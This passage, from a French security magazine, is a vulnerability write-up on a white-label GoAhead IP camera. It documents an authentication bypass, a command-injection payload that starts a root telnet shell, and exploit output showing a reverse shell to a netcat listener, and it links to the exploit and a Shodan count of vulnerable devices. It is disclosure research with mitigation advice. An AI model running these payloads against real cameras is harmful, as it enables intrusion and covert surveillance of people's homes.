Connection closed by foreign host.
k#
```

En nous connectant à cette interface (avec les mots de passe fournis sur la boite : admin/admin), nous avons accès à seulement 4 pages, sans option de configuration. Les concepteurs semblent préférer l'application iOS/Android pour configurer la caméra.

Figure 2

Il existe plusieurs interfaces :

- une interface utilisant un Active-X chinois compatible avec Internet Explorer ;
- une interface compatible avec Firefox/Chrome (avec un stream d'image JPEG sur **http://192.168.1.107/videostream.cgi?loginuse=admin&loginpas=admin**) ;
- une interface sur la page « Motiom-JPEG » utilise des rafraîchissements infinis sur des images de type **http://192.168.1.107/snapshot.cgi?user=admin&pwd=admin&14884759950610.9954822857913441**.

Ces valeurs de type « 14884759950610.9954822857913441 » ne sont pas nécessaires pour obtenir des images au format JPEG et ne servent pas à lutter contre une mise en cache par le navigateur, car elles sont toujours identiques.

Exemple d'interface :

Figure 3

En analysant les sources des pages, nous trouvons des liens vers de nombreux fichiers CGI qui fournissent des informations après authentification.

Fichier

```
http://192.168.1.107/get_status.cgi
var alias="WIFICAM";
var deviceid="PPCN000000GKSZR";
var sys_ver="E10.56.1.16.22E";
var kernelversion="Thu Sep 22 09:11:41 CST 2016";
var app_version="62.2.3.19";
[...]
var upnp_status=1;
var dnsenable=0;
var osdenable=0;
var syswifi_mode=1;
[...]


http://192.168.1.107/get_params.cgi
[...]
var dns1="8.8.8.8";
var dns2="202.96.134.33";
var port=80;
var nashost="";
var nasport=0;
[...]
var user1_name="";
var user1_pwd="";
var user2_name="";
var user2_pwd="";
var user3_name="admin";
var user3_pwd="admin";
var wifi_enable=0;
var wifi_ssid="";
var wifi_mode=0;
var wifi_encrypt=0;
var wifi_authtype=0;
var wifi_defkey=0;
var wifi_keyformat=0;
var wifi_key1="";
var wifi_key2="";
var wifi_key3="";
var wifi_key4="";
[...]
var pppoe_enable=0;
var pppoe_user="";
var pppoe_pwd="";
var rtsp_auth_enable=1;
var rtsp_user="";
var rtsp_pwd="";
var upnp_enable=1;
var p2p_upnp_enable=0;
var ddns_service=0;
var ddns_proxy_svr="";
var ddns_host="";
var ddns_user="";
var ddns_pwd="";
var ddns_proxy_port=0;
var ddns_mode=0;
var ddns_status=0;
var mail_sender="";
[...]
```

```
var mail_svr="";
var mail_user="";
var mail_pwd="";
var mail_port=0;
var mail_inet_ip=0;
var ftp_svr="";
var ftp_user="";
var ftp_pwd="";
var ftp_dir="";
var ftp_port=0;
var ftp_mode=0;
var ftp_upload_interval=0;
var ftp_filename="";
var alarm_motion_armed=0;
var alarm_motion_sensitivity=0;
var pirenable=1;
var alarm_input_armed=0;
[...]
```

Les sources indiquent d'autres éléments :

Fichier

```
http://cd.365cam.net/download/s5030/oPlayer.msi qui est l'Active-X
nécessaire pour lire la première page avec Internet Explorer.
```

De plus, en analysant **http://192.168.1.107/public.js**, on trouve de nombreuses références à d'autres pages :

Fichier

```
reboot.cgi?next_url=reboot.htm
restore_factory.cgi?next_url=rebootme.htm
status.htm
alias.htm
datetime.htm
media.htm
recordpath.htm
recordinfo.htm
recordsch.htm
alarm.htm
mail.htm
ftp.htm
log.htm
ip.htm
ap.htm
wireless.htm
ddns.htm
ptz.htm
multidev.htm
user.htm
upgrade.htm
```

En analysant toutes les pages, une injection de commande sur **set_ftp.cgi** est rapidement trouvée :

Fichier

```
http://192.168.1.107/set_ftp.cgi?next_url=ftp.htm&loginuse=admin&loginpas=admin&svr=
192.168.1.1&port=21&user=ftp&pwd=$(ftp x.com)ftp&dir=/&mode=PORT&upload_interval=0
http://192.168.1.107/ftptest.cgi?next_url=test_ftp.htm&loginuse=admin&loginpas=admin
```

On voit bien en tcpdump qu'il y a une résolution DNS pour **x.com** :

Terminal

```
00:00:00.151107 IP 192.168.1.107.33551 > 8.8.8.8.53: 40888+ A? x.com. (23)
```

Ce qui signifie que la commande **ftp x.com** est exécutée - la probabilité d'avoir le binaire **ftp** étant très élevée et il n'y a pas d'effet de bord de type « reboot » automatique au démarrage si d'aventure ce paramètre venait à être enregistré dans la configuration. On peut maintenant lancer un **telnetd** en supposant qu'il y a un **telnetd** sur la caméra (le **$PATH** étant géré directement par la caméra, comme avec **ftp**) :

Terminal

```
k# wget 'http://192.168.1.107/set_ftp.cgi?next_url=ftp.htm&loginuse=admin&
loginpas=admin&svr=192.168.1.1&port=21&user=ftp&pwd=$(telnetd -l /bin/sh -p
25)ftp&dir=/&mode=PORT&upload_interval=0'
k# wget 'http://192.168.1.107/ftptest.cgi?next_url=test_ftp.htm&loginuse=
admin&loginpas=admin'
```

Testons l'accès :

Terminal

```
k# telnet 192.168.1.107 25
Trying 192.168.1.107...
Connected to 192.168.1.107.
Escape character is '^]'.

/ # id
uid=0(root) gid=0
/tmp/web # uname -ap
Linux apk-link 3.10.14 #5 PREEMPT Thu Sep 22 09:11:41 CST 2016 mips GNU/Linux
/ # mount
rootfs on / type rootfs (rw)
/dev/root on / type squashfs (ro,relatime)
/proc on /proc type proc (rw,relatime)
sysfs on /sys type sysfs (rw,relatime)
tmpfs on /dev type tmpfs (rw,relatime,size=2048k)
tmpfs on /tmp type tmpfs (rw,relatime,size=5120k)
devpts on /dev/pts type devpts (rw,relatime,mode=600,ptmxmode=000)
/dev/mtdblock3 on /system type jffs2 (rw,relatime)
/ #
```


On peut remarquer que **/etc** est en read-only, l'injection de commande ne doit donc pas toucher **/etc** pour être efficace. Le payload précédent à base de **telnetd** fonctionne. Une attaque contenant un **-chpasswd-** pour changer le mot de passe root va échouer. De plus, l'injection se trouve dans **/tmp/ftpupload.sh** et est limitée à 20 caractères :

Terminal

```
/ # cat /tmp/ftpupload.sh
/bin/ftp -n<<!
open 192.168.1.1 21
user ftp $(telnetd -l /bin/sh -p 25)ftp
binary
lcd /tmp
put ftptest.txt
close
bye
!
/ #
```

En fouillant dans **/var/www**, nous trouvons finalement **config.htm** qui nous permet de configurer la caméra (Figure 4).

Figure 4



Il y a aussi de nombreux fichiers ***ini** dans **/var/www**, inaccessibles sans authentification :

Terminal

```
/tmp/web # ls -la *ini
lrwxrwxrwx    1 root     0              25 Oct 27 02:11 factory.ini -> /
system/param/factory.ini
lrwxrwxrwx    1 root     0              30 Oct 27 02:11 factoryparam.ini -> /
system/param/factoryparam.ini
lrwxrwxrwx    1 root     0              23 Oct 27 02:11 network-b.ini -> /
system/www/network.ini
lrwxrwxrwx    1 root     0              23 Oct 27 02:11 network.ini -> /
system/www/network.ini
lrwxrwxrwx    1 root     0              22 Oct 27 02:11 system-b.ini -> /
system/www/system.ini
lrwxrwxrwx    1 root     0              22 Oct 27 02:11 system.ini -> /
system/www/system.ini
/tmp/web #
```

/system/www/system.ini contient la configuration (y compris les noms d'utilisateurs/mots de passe).

La récupération de la configuration avec authentification marche sans problème :

Terminal

```
wget -qO- 'http://admin:admin@192.168.1.107/system.ini'|xxd

00000000: 5749 4649 4341 4d00 0000 0000 0000 0000  WIFICAM.........
[...]
00000690: 6164 6d69 6e00 0000 0000 0000 0000 0000  admin...........
000006a0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
```

```
000006b0: 6164 6d69 6e00 0000 0000 0000 0000 0000  admin...........
000006c0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000006d0: 030a 0a0f 8000 0000 0101 0003 0002 0000  ................
[...]
```

En analysant plusieurs binaires, il y a de nombreuses références à « netcam360 ». Le site internet **www.netcam360.com** est vide et ne fournit que quelques programmes et documentations.

Avec le programme **Search_tool4.2.exe** fournit par le constructeur, il y a une requête intéressante :

Fichier

```
GET /decoder_control.cgi?loginuse=XX&loginpas=XX&command=255&onestep=0 HTTP/1.1
```

Le lecteur aura noté l'absence d'authentification par *digest access*.

En effet, il s'avère qu'un attaquant peut choisir soit une authentification en digest access, soit envoyer cette query string à la fin des URLs (typiquement les **.cgi**) en indiquant les identifiants pour s'authentifier :

Fichier

```
?loginuse=LOGIN&loginpas=PASS
```

Les **.cgi** sont correctement filtrés :

Terminal

```
k# wget -qO- 'http://192.168.1.107/get_params.cgi?loginuse=wut&loginpas=wut'
var result="Auth Failed";
k# wget -qO- 'http://192.168.1.107/get_params.cgi?loginuse&loginpas'
var result="Auth Failed";
```

Par contre, les fichiers **.ini** trouvés précédemment ne sont pas correctement filtrés, en effet, en envoyant un *loginuse* vide (ou invalide) et un *loginpas* vide (ou invalide), nous *bypassons* l'authentification et nous récupérons les identifiants de la caméra :

Terminal

```
k# wget -qO- 'http://192.168.1.107/system.ini?loginuse&loginpas'|strings
WIFICAM
time.nist.gov
192.168.1.1
$(telnetd -l /bin/sh -p 25)ftp
admin
admin
```

Le problème réside à l'intérieur du programme **encoder** qui ne vérifie pas correctement l'authentification. Pendant l'écriture de cet article, Securiteam a sorti un *advisory* permettant d'arriver au même effet, en envoyant un **GET system.ini\n** ou un **GET login.cgi**. Il s'avère qu'il s'agit finalement d'une vulnérabilité trouvée en 2004 touchant GoAhead **[LA]** !

Un exploit a été développé pour exploiter l'infoleak et la *command injection* afin d'avoir un accès root à la caméra :

Terminal

```
user@kali$ gcc -Wall -o expl expl-goahead-camera.c && ./expl 192.168.1.107
Camera 0day root RCE with connect-back @PierreKimSec

Please run `nc -vlp 1337` on 192.168.1.1

[+] bypassing auth ... done
    login = admin
    pass  = admin
[+] planting payload ... done
[+] executing payload ... done
[+] cleaning payload ... done
[+] cleaning payload ... done
[+] enjoy your root shell on 192.168.1.1:1337
user@kali$
```

Dans un autre terminal avec un **nc** préalablement lancé, nous voyons la caméra qui se connecte et qui fournit un shell root :

Terminal

```
k# nc -vvv -l -p 1337
listening on [any] 1337 ...
192.168.1.107: inverse host lookup failed: Unknown host
connect to [192.168.1.1] from (UNKNOWN) [192.168.1.107] 37958
id
uid=0(root) gid=0
uname -ap
Linux apk-link 3.10.14 #5 PREEMPT Thu Sep 22 09:11:41 CST 2016 mips GNU/Linux
df -h
Filesystem                Size      Used Available Use% Mounted on
/dev/root                 3.4M      3.4M         0 100% /
tmpfs                     2.0M      8.0K      2.0M   0% /dev
tmpfs                     5.0M      3.4M      1.6M  69% /tmp
/dev/mtdblock3            2.1M      1.8M    336.0K  85% /system
ls -la
total 0
drwxr-xr-x   16 root     0             225 Sep  6 13:00 .
drwxr-xr-x   16 root     0             225 Sep  6 13:00 ..
drwxr-xr-x    2 root     0            1352 Sep  6 13:13 bin
drwxrwxrwt    5 root     0            2380 Jan  1  1970 dev
drwxr-xr-x    3 root     0             399 Sep  6 13:17 etc
drwxr-xr-x    3 root     0             513 Sep  6 13:00 lib
lrwxrwxrwx    1 root     0              11 Sep  6 13:00 linuxrc -> bin/busybox
drwxr-xr-x    4 root     0              39 Sep  6 13:00 mnt
drwxr-xr-x    2 root     0               3 Sep  6 13:00 opt
dr-xr-xr-x   57 root     0               0 Jan  1  1970 proc
drwxr-xr-x    2 root     0               3 Sep  6 13:00 root
drwxr-xr-x    2 root     0               3 Sep  6 13:00 run
drwxr-xr-x    2 root     0            1041 Sep  6 13:00 sbin
dr-xr-xr-x   11 root     0               0 Jan  1  1970 sys
drwxr-xr-x    8 root     0               0 Jan  1  1970 system
drwxrwxrwt    5 root     0             520 Oct 27 02:14 tmp
drwxr-xr-x    5 root     0              63 Sep  6 13:00 usr
lrwxrwxrwx    1 root     0               4 Sep  6 13:00 var -> /tmp
```

L'exploit est disponible sur GitHub **[EXP]** et permet de rooter la caméra à distance. Shodan liste 215 000 caméras vulnérables **[SHODAN]**.

À partir de cette étape, nous ne sommes plus complètement en boîte noire, car nous avons un accès à l'équipement et un accès complet aux binaires.

3. NAVIGATION DANS LA CAMÉRA

Suite à cette vulnérabilité, nous continuons notre recherche d'information avec ce nouvel accès :

Récupérons le hash root :

Terminal

```
cat /etc/passwd
root:$1$ybdHbPDn$ii9aEIFNiolBbM9QxW9mr0:0:0::/root:/bin/sh
```

Il semble ensuite que le certificat Apple des développeurs avec la clé privée RSA correspondante ait été laissée dans le firmware :

Terminal

```
cat /system/www/pem/ck.pem
Bag Attributes
    friendlyName: Apple Production IOS Push Services: com.app.camera
    localKeyID: 74 9E 29 D0 6A 47 1B 35 AD D4 68 6D 46 D8 E2 37 C8 DA A1 9D
subject=/UID=com.app.camera/CN=Apple Production IOS Push Services: com.app.
camera/OU=SQ6NNPBE2K/C=US
issuer=/C=US/O=Apple Inc./OU=Apple Worldwide Developer Relations/CN=Apple
Worldwide Developer Relations Certification Authority
-----BEGIN CERTIFICATE-----
[...]
-----END CERTIFICATE-----
Bag Attributes
    friendlyName: andrew
    localKeyID: 74 9E 29 D0 6A 47 1B 35 AD D4 68 6D 46 D8 E2 37 C8 DA A1 9D
Key Attributes: <No Attributes>
-----BEGIN RSA PRIVATE KEY-----
[...]
-----END RSA PRIVATE KEY-----
```

Nous avons la chance d'avoir un shell très complet. En effet, **nestat** indique de nombreuses informations sur les ports que les programmes utilisent (permettant de cibler plus facilement les programmes à étudier) :

Terminal

```
netstat -nlapute
tcp    0   0 0.0.0.0:10080          0.0.0.0:*           LISTEN      148/encoder
tcp    0   0 0.0.0.0:9600           0.0.0.0:*           LISTEN      69/wifidaemon
tcp    0   0 0.0.0.0:80             0.0.0.0:*           LISTEN      148/encoder
tcp    0   0 0.0.0.0:23             0.0.0.0:*           LISTEN      61/telnetd
tcp    0   0 0.0.0.0:25             0.0.0.0:*           LISTEN      15990/telnetd
tcp    0   0 0.0.0.0:10554          0.0.0.0:*           LISTEN      148/encoder
[...]
udp    0   0 127.0.0.1:6666         0.0.0.0:*                       69/wifidaemon
udp    0   0 127.0.0.1:6667         0.0.0.0:*                       148/encoder
udp    0   0 192.168.1.107:51225    202.96.134.33:53    ESTABLISHED 15990/telnetd
udp    0   0 0.0.0.0:20311          0.0.0.0:*                       148/encoder
udp    0   0 0.0.0.0:32108          0.0.0.0:*                       148/encoder
udp    0   0 0.0.0.0:3702           0.0.0.0:*                       148/encoder
udp    0   0 0.0.0.0:8600           0.0.0.0:*                       69/wifidaemon
udp    0   0 192.168.1.107:59063    202.96.134.33:53    ESTABLISHED 148/encoder
udp    0   0 0.0.0.0:6072           0.0.0.0:*                       148/encoder
udp    0   0 192.168.1.107:33470    8.8.8.8:53          ESTABLISHED 15990/telnetd
udp    0   0 192.168.1.107:52445    8.8.8.8:53          ESTABLISHED 148/encoder
```

Il est clair que **wifidaemon** et **encoder** sont deux programmes intéressants à étudier, vu la surface d'attaque.

Étudions le lancement de programmes au démarrage :

Terminal

```
cat /etc/init.d/rcS
[...]
mount -t jffs2 /dev/mtdblock3 /system
telnetd
/system/init/ipcam.sh


cat /system/init/ipcam.sh
export PATH=/system/system/bin:$PATH
mkdir -p /tmp/Wireless/RT2870STA
cp /system/RT2870STA.dat  /tmp/Wireless/RT2870STA/
mkdir -p /tmp/Wireless/RT2870AP
cp /system/RT2870AP.dat /tmp/Wireless/RT2870AP/

/system/system/bin/wifidaemon &
```

/system/system/bin/wifidaemon est lancé au démarrage de la caméra.

Il semble y avoir une console sur **ttyS1** en **115200N1** pour les amis du fer à souder :

Terminal

```
/ # cat /etc/inittab
::sysinit:/etc/init.d/rcS
ttyS1::respawn:/sbin/getty -L ttyS1 115200 vt100
#::respawn:-/bin/sh
::ctrlaltdel:/bin/umount -a -r
/ #
```

4. ÉTUDE DES BINAIRES DISPONIBLES DANS LA CAMÉRA

Il y a quelques binaires qui méritent d'être soulignés. Ce sont des programmes propriétaires écrits par le constructeur.

/bin/sysdepack [file] est un utilitaire assez basique permettant de flasher la ROM en dézippant les firmwares. À noter dans le binaire la référence à **www.object-camera.com** qui contient des sites de jeux n'ayant apparemment pas d'agréments ARJEL (NSFW).

/system/system/bin/wifidaemon est un « super serveur » : ce programme écoute sur de nombreux ports, y compris le port 8600/udp et permet d'être « découvrable » par un logiciel client.

Le client doit envoyer en broadcast un datagramme UDP sur le port 8600 avec **\x44\x48\x01\x01** comme payload. La caméra répondra 2 fois, en répondant au broadcast puis à l'émetteur ces informations : IP, masque réseau, passerelle, serveurs DNS, port de l'interface HTTP, identifiant de la caméra (utilisé pour la gestion « Cloud »), nom de la caméra, version du firmware :

Terminal

```
00:00:00.001100 IP 192.168.1.76.8600 > 192.168.1.2.11261: UDP, length 524
0x0000:  4500 0228 0000 4000 4011 b526 c0a8 014c  E..(..@.@..&...L
0x0010:  c0a8 0102 2198 2bfd 0214 f4fc 4448 0108  ....!.+.....DH..
0x0020:  3139 322e 3136 382e 312e 3736 0000 0000  192.168.1.76....
0x0030:  3235 352e 3235 352e 3235 352e 3000 0000  255.255.255.0...
0x0040:  3139 322e 3136 382e 312e 3100 0000 0000  192.168.1.1.....
0x0050:  382e 382e 382e 3800 0000 0000 0000 0000  8.8.8.8.........
0x0060:  3130 2e31 3035 2e30 2e31 0000 0000 0000  10.105.0.1......
0x0070:  00ec a2ed fd31 5000 5050 434e 3534 3036  .....1P.PPCN5406
0x0080:  3133 574d 4d53 5a00 0000 0000 0000 0000  13WMMSZ.........
0x0090:  0000 0000 0000 0000 6361 6d00 0000 0000  ........cam.....
0x00a0:  0000 0000 0000 0000 0000 0000 0000 0000  ................
0x00b0:  0000 0000 0000 0000 0000 0000 0000 0000  ................
0x00c0:  0000 0000 0000 0000 0000 0000 0000 0000  ................
0x00d0:  0000 0000 0000 0000 0000 0000 0000 0000  ................
0x00e0:  0000 0000 0000 0000 4531 302e 3536 2e31  ........E10.56.1
0x00f0:  2e31 362e 3232 4500 3632 2e32 2e33 2e31  .16.22E.62.2.3.1
0x0100:  3900 0000 0000 0000 0000 0000 0000 0000  9...............
0x0110:  0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0120:  0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0130:  0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0140:  0000 0000 0000 0000 0001 0000 4802 2e20  ............H...
0x0150:  4add 0000 0000 0000 0000 0000 0000 0000  J...............
0x0160:  0000 0000 0000 0000 0000 0000 0000 0000  ................
[...]
```

Ce protocole peut être utilisé par un attaquant pour réécrire le firmware de l'équipement.

Il décompresse aussi **/system/system/bin/encoder.zip** vers **/tmp/encoder** puis le lance en root.

Il lance ensuite le client DHCP et gère l'intégralité de la configuration initiale de la caméra (via une multitude de **system()**) en cas de *reset*.

Une rapide analyse de **/tmp/encoder** nous apprend que ce binaire est assez intéressant (en plus d'être assez gros – 1.9Mo –, pour du matériel embarqué). Nous avons vu précédemment que ce programme écoute sur de nombreux ports.

Par exemple, nous avions extrait la configuration de la caméra au début de cet article :

Fichier

```
var rtsp_auth_enable=1;
var rtsp_user="";
var rtsp_pwd="";
```

En effet, il s'avère que la caméra fournit un stream en RTSP sans authentification par défaut sur le port identifié préalablement (Figure 5, page suivante).

Cette URL RTSP a été identifiée en analysant le binaire **encoder** (Figure 6, page suivante).

Le binaire **encoder** chapeaute tout dans la caméra et fournit :

- le serveur HTTP reposant sur une vieille version de GoAhead ;
- le serveur ON-VIF (ON-VIF est un protocole basé sur XML permettant de gérer des caméras) ;
- le serveur RTSP ;
- l'accès au « Cloud » et la gestion du tunnel vers le « Cloud » ;
- des requêtes vers **www.baidu.com** pour vérifier la connectivité réseau ;

- gère le NTP (!) ;
- configure le wifi via **wpa_supplicant** (en utilisant comme entrée les paramètres envoyés aux CGIs) ;
- envoie des requêtes vers une API sur **www.ipcam.so** ;
- envoie des POST vers **openapi.xg.qq.com/v2/push/single_device** (l'IP est codée en dur aussi en cas de défaillance DNS : 183.61.46.161) ;
- gère le formatage de la carte micro-SD de la caméra ;
- encode les vidéos en h.264 ;
- lance **upnpc-static** afin d'émettre des requêtes UPNP vers le routeur pour ouvrir le port 80 ou 81 de l'extérieur ;
- [...]

Figure 5

La fonctionnalité la plus intéressante est clairement le « Cloud ».

Figure 6

```
.text:0049D0F0                nop
.text:0049D0F4                addiu   $v0, 1
.text:0049D0F8                sw      $v0, 0x50+var_2C($fp)
.text:0049D0FC                lw      $v0, 0x50+arg_4($fp)
.text:0049D100                addiu   $v0, 0x1039
.text:0049D104                lw      $v1, 0x50+arg_4($fp)
.text:0049D108                addiu   $a0, $v1, 0x103A
.text:0049D10C                addiu   $v1, $fp, 0x50+var_28
.text:0049D110                sw      $a0, 0x50+var_40($sp)
.text:0049D114                lw      $a0, 0x50+var_2C($fp)  # s
.text:0049D118                la      $a1, aRtsp09aZaZ_AvH  # "rtsp://%*[0-9A-Za-z.:]/%[^/]/av%hhd_%hh"...
.text:0049D120                move    $a2, $v1
.text:0049D124                move    $a3, $v0
```

5. PROTOCOLE CLOUD

Les IPs à contacter sont encodées avec un algorithme propriétaire dans le binaire **encoder** ainsi que dans l'application Android **object.p2pwificam.client**.

Cet algorithme a été reversé :

Terminal

```
$ ./decode EBGDEIBIKEJMGAJMEIGEFGEAHCNIHPNDHDFJBGCGAAJELLLCDOADCOPGGNLPJBLNA
JMJKFDMOJNJBJCDIL
121.42.208.86,54.221.213.97,120.24.37.48,
```

En sniffant le trafic entre la caméra et l'application (sur les deux passerelles), nous pouvons trouver en clair les identifiants/mots de passe de la caméra, ce qui suggère que le protocole Cloud propriétaire a une sécurité très faible.

Exemple d'une trace réseau vue depuis l'application Android :

Fichier

```
......'.PPCN......?.WMMSZ.............'.PPCN......?.WMMSZ.............'.PPCN......?.WMMSZ...
..........'.PPCN......?.WMMSZ.........................PPCN......?.WMMSZ.........'.PPCN....
..?.WMMSZ.............'.PPCN......?.WMMSZ.............'.PPCN......?.WMMSZ..................
PPCN......?.WMMSZ..............T.....
.'H...GET check_user.cgi?&loginuse=admin&loginpas=admin&user=admin&pwd=admin& .............
.'....result= 0;
.......T.....
.'H...GET check_user.cgi?&loginuse=admin&loginpas=admin&user=admin&pwd=admin&......T.......
.'H...GET check_user.cgi?&loginuse=admin&loginpas=admin&user=admin&pwd=admin& .............
.'....result= 0;
...................
. H...GET get_params.cgi?&loginuse=admin&loginpas=admin&user=admin&pwd=admin& .
.'F...GET snapshot.cgi?&loginuse=admin&loginpas=admin&user=admin&pwd=admin& .
. H...GET get_params.cgi?&loginuse=admin&loginpas=admin&user=admin&pwd=admin& .............
.'.
..result= 0;
var now=1488899376;
var dst_enable=0;
[...]
var user3_name="admin";
var user3_pwd="admin";
```

Ce protocole fonctionne ainsi :

1. Le programme **encoder** de la caméra va envoyer des datagrammes UDP à de nombreuses IP, en spécifiant un secret partagé (numéro de série de la caméra).
2. La caméra va envoyer et recevoir des « Keep-Alive » depuis le serveur afin de rester connectée à l'infrastructure : un tunnel UDP est établi.
3. Un utilisateur de l'application **object.p2pwificam.client**, par exemple (le protocole est semblable à de très nombreuses caméras et le client importe finalement peu) va indiquer le numéro de série de la caméra. Cette application se connecte aux mêmes serveurs que la caméra en envoyant aux trois serveurs les mêmes datagrammes UDP. Un des serveurs va alors répondre :
   - ⇨ 3.1 le numéro de série est invalide et le client est déconnecté ;
   - ⇨ 3.2 le numéro de série est valide, mais la caméra n'est pas connectée, le client est déconnecté ;
   - ⇨ 3.3 le numéro de série est valide et la caméra est connectée : un tunnel UDP est établi entre l'application et le serveur.
4. Le serveur va relayer les requêtes du client à travers le tunnel UDP vers la caméra.
5. Le client peut envoyer des simili-requêtes *HTTP over tunnel UDP*, en clair (!).
6. Le client teste ses identifiants sur la caméra en envoyant deux requêtes, la dernière renvoyant en clair l'intégralité de la configuration de la caméra (identifiants et mots de passe...) :

Fichier

```
GET check_user.cgi?&loginuse=admin&loginpas=admin&user=admin&pwd=admin&
GET /get_params.cgi?&loginuse=admin&loginpas=admin&user=admin&pwd=admin&
```

7. L'intégralité du trafic (y compris les flux vidéos) passe dans ce tunnel UDP en clair.

Un attaquant peut donc en théorie *brute-forcer* les numéros de série des caméras puis tenter d'accéder à une caméra derrière un NAT en tentant de nombreux identifiants. Un PoC **[POC]** a été développé, mais n'est pas disponible. Il n'a pas été possible d'exploiter l'info-leak via le Cloud.

6. LA SUITE

Après analyse des binaires, il semble que la caméra soit vendue en marque blanche par netcam360 (**www.netcam360.com**).

Suite à un manque d'espace, des sujets n'ont pas été abordés et mériteraient d'être approfondis :

- l'Active-X **[AX]** fourni par le constructeur ;
- la recherche de vulnérabilités dans la gestion de l'ON-VIF par la caméra sur le port 10080 avec le binaire `encoder` – ON-VIF étant basé sur du XML ;
- l'analyse en profondeur des binaires propriétaires tournant en root qui écoutent en UDP et en TCP. Par exemple, un fuzzer qui envoyait des paquets spécifiques a fait crasher le binaire `encoder` à de nombreuses reprises ;
- l'analyse en profondeur du protocole Cloud.

7. MITIGATION

La caméra ne fournit pas iptables et la partition `/etc` est en read-only, ce qui limite notre marge de manœuvre pour corriger les vulnérabilités. La seule possibilité est d'avoir ces caméras sur un réseau isolé non relié à Internet. L'auteur recommande plutôt de jeter ces caméras.

REMERCIEMENTS

Je tiens à remercier Alexandre Torres pour ses conseils et sa relecture.

CONCLUSION

Comme je l'ai montré, la sécurité des caméras est très mauvaise. Ce matériel est développé à bas coût puis revendu sous diverses marques avec une absence de mise à jour logicielle. La technologie « Cloud » consiste à envoyer ses flux vidéos et des informations personnelles à une organisation tierce, sans acceptation préalable de conditions d'utilisation concernant la vie privée. ■

RÉFÉRENCES

- [SHODAN] **https://www.shodan.io/search?query=GoAhead+5ccc069c403ebaf9f0171e9517f40e41**
- [PK] Multiple vulnerabilities in embedded systems : **http://pierrekim.github.io/blog/2017-03-08-camera-goahead-0day.html**
- [EXP] **https://pierrekim.github.io/advisories/expl-goahead-camera.c**
- [BB] BusyBox udhcp/domain_codec.c Integer Overflow Vulnerability : **https://git.busybox.net/busybox/commit/?id=d474ffc68290e0a83651c4432eeabfa62cd51e87**
- [LA] Bypassing of special directories management in Goahead webserver : **http://aluigi.altervista.org/adv/goahead-adv2.txt**
- [POC] **https://jumpespjump.blogspot.de/2015/09/how-i-hacked-my-ip-camera-and-found.html**
- [AX] **http://cd.365cam.net/download/s5030/oPlayer.msi**

3 ATTAQUES SUR LES OBJETS

MALWARE / MIRAI / LINUX / DoS

LES OBJETS CONNECTÉS PEUVENT-ILS ÊTRE INFECTÉS ?

par Axelle Apvrille

Cassons le suspens immédiatement : oui, ils peuvent l'être. « Quoi ? Il y a un ordinateur là dedans ? Si petits et en plus infectés ? Où va le monde ?! » dirait Madame Michu. « Pfff, ce n'est peut-être pas bien sécurisé, mais arrêtez de vous faire du souci. Dans la pratique, on ne voit jamais de telles attaques. Ha ha. Qui voudrait attaquer votre brosse à dents connectée ou de votre enregistreur vidéo ? » renchérirait un informaticien plus averti.

Dans cet article, nous allons détailler le fonctionnement du tristement célèbre botnet Mirai. Pas de « on dit » ou d'explications génériques : nous plongeons dans le code source du virus (par chance, il est public) et expliquons ce que nous voyons de nos propres yeux dans le code.

Ensuite, nous abordons d'autres virus pour l'IoT, et montrons quelques différences phares entre Mirai et Gafgyt (un de ses prédécesseurs) et IRCBot (contemporain). N'ayant pas le code source à l'appui, l'analyse se fait cette fois le désassembleur à la main.

